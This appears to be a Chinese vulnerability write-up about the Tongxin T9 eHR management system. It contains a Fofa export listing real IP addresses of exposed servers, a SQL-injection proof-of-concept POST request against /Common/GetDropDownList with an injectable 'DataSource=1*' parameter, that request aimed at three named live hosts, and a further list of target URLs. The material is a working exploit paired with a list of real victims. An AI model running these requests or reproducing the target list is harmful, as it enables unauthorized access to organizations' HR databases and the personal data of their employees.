

Fofa: body="T9eHR"

Fofa Viewer v1.1.11 By Ftashine@WgpSec


查询条件: body="T9eHR" 导出当前查询的所有数据

☐ 排除干扰 ☒ 全部 ☐ Fid ☒ 标题 ☐ 证书

序号	HOST	标题	IP	端口	域名	协议	证书绑定的域名	Server指纹
71	58.211.243.250:8092	同鑫T9eHR信息化管理系统	58.211.243.250	8092		http		Microsoft-IIS/8.5
72	119.23.72.174:8091	同鑫T9eHR信息化管理系统	119.23.72.174	8091		http		Microsoft-IIS/10.0
73	120.86.118.116:8099	同鑫T9eHR信息化管理系统	120.86.118.116	8099		http		Microsoft-IIS/8.5
74	120.238.129.140:9108	同鑫T9eHR信息化管理系统	120.238.129.140	9108		http		Microsoft-IIS/10.0
75	60.190.131.86:8091	同鑫T9eHR信息化管理系统	60.190.131.86	8091		http		Microsoft-IIS/10.0
76	183.234.219.215:8092	同鑫T11eHR信息化管理系统	183.234.219.215	8092		http		Microsoft-IIS/8.5
77	220.180.34.178:9300	同鑫T9eHR信息化管理系统	220.180.34.178	9300		http		Microsoft-IIS/8.5
78	114.220.35.92:8091	同鑫T9eHR信息化管理系统	114.220.35.92	8091		http		Microsoft-IIS/8.5
79	218.16.62.61:9000	同鑫T11eHR信息化管理系统	218.16.62.61	9000		http		Microsoft-IIS/10.0
80	183.245.252.235:8095	同鑫T9eHR信息化管理系统	183.245.252.235	8095		http		Microsoft-IIS/8.5
81	47.106.177.42:8091	同鑫T9eHR信息化管理系统	47.106.177.42	8091		http		Microsoft-IIS/10.0
82	58.60.3.222:8091	同鑫T9eHR信息化管理系统	58.60.3.222	8091		http		Microsoft-IIS/10.0
83	221.4.138.209:8090	同鑫T11eHR信息化管理系统	221.4.138.209	8090		http		Microsoft-IIS/10.0
84	120.196.128.58:8088	同鑫T9eHR信息化管理系统	120.196.128.58	8088		http		Microsoft-IIS/10.0
85	61.144.183.89:8090	同鑫T9eHR信息化管理系统	61.144.183.89	8090		http		Microsoft-IIS/10.0
86	58.48.83.134:8091	同鑫T9eHR信息化管理系统	58.48.83.134	8091		http		Microsoft-IIS/10.0
87	14.215.212.156:8081	蓝调eHR信息化管理系统	14.215.212.156	8081		http		Microsoft-IIS/8.5
88	180.97.197.230:8091	同鑫T9eHR信息化管理系统	180.97.197.230	8091		http		Microsoft-IIS/8.5
89	122.226.137.34:8090	同鑫T9eHR信息化管理系统	122.226.137.34	8090		http		Microsoft-IIS/8.5
90	121.233.128.11:8090	T9eHR信息化管理系统	121.233.128.11	8090		http		Microsoft-IIS/10.0
91	117.62.70.250:8091	同鑫T9eHR信息化管理系统	117.62.70.250	8091		http		Microsoft-IIS/8.5
92	14.29.171.108:8090	同鑫T9eHR信息化管理系统	14.29.171.108	8090		http		Microsoft-IIS/10.0
93	https://125.92.250.22...	T9eHR信息化管理系统	125.92.250.226	8090		https		Microsoft-IIS/8.5
94	202.105.199.35:8090	同鑫T9eHR信息化管理系统	202.105.199.35	8090		http		Microsoft-IIS/10.0

OK 当前查询条件查询到 1224 条, 当前已加载 1224 条

资产一: <http://119.36.193.10:8094/>



poc:

POST /Common/GetDropDownList HTTP/1.1

Host: 119.36.193.10:8094

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/70.0.3538.77 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close

Content-Type: application/x-www-form-urlencoded; charset=utf-8

Content-Length: 34

DataSource=1*&Items=1&defaultVal=1

The screenshot displays the 'Network' tab of a web browser's developer tools. It shows a single POST request to the endpoint `/Common/GetDropDownList HTTP/1.1` from the host `119.36.193.10:8094`. The request headers include `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36`, `Accept-Encoding: gzip, deflate`, `Accept: */*`, `Connection: close`, `Content-Type: application/x-www-form-urlencoded; charset=utf-8`, and `Content-Length: 34`. The request body is `DataSource=1*&Items=1&defaultVal=1`. The response is an HTTP 200 OK with headers `Cache-Control: private`, `Content-Type: application/json; charset=utf-8`, `Server: Microsoft-IIS/10.0`, `X-AspNetMvc-Version: 4.0`, `X-AspNet-Version: 4.0.30319`, `X-Powered-By: ASP.NET`, `Date: Sun, 31 Mar 2024 04:07:42 GMT`, `Connection: close`, and `Content-Length: 28`. The response body is a JSON object: `{ "success": true, "data": [] }`.

[资产二:http://218.4.236.238:8091/](http://218.4.236.238:8091/)



Poc:

POST /Common/GetDropDownList HTTP/1.1

Host: 218.4.236.238:8091

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/70.0.3538.77 Safari/537.36

Accept-Encoding: gzip, deflate


Accept: */*

Connection: close


Content-Type: application/x-www-form-urlencoded; charset=utf-8

Content-Length: 34

DataSource=1*&Items=1&defaultVal=1



资产三: <http://114.230.1.76:8090/>



Poc:

POST /Common/GetDropDownList HTTP/1.1

Host: 114.230.1.76:8090

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/70.0.3538.77 Safari/537.36

Accept-Encoding: gzip, deflate


Accept: */*

Connection: close

Content-Type: application/x-www-form-urlencoded; charset=utf-8

Content-Length: 34

DataSource=1*&Items=1&defaultVal=1



剩余资产：<http://119.36.193.10:8091>
<http://125.88.209.111:8091>
<http://222.92.29.4:8091/>
<http://112.91.68.30:8090/>
<http://183.92.32.122:8091/>
<http://124.71.143.219:8091/>
<http://121.37.105.43:8091/>
<http://113.98.62.117:8092/>
<http://122.225.86.202:8091/>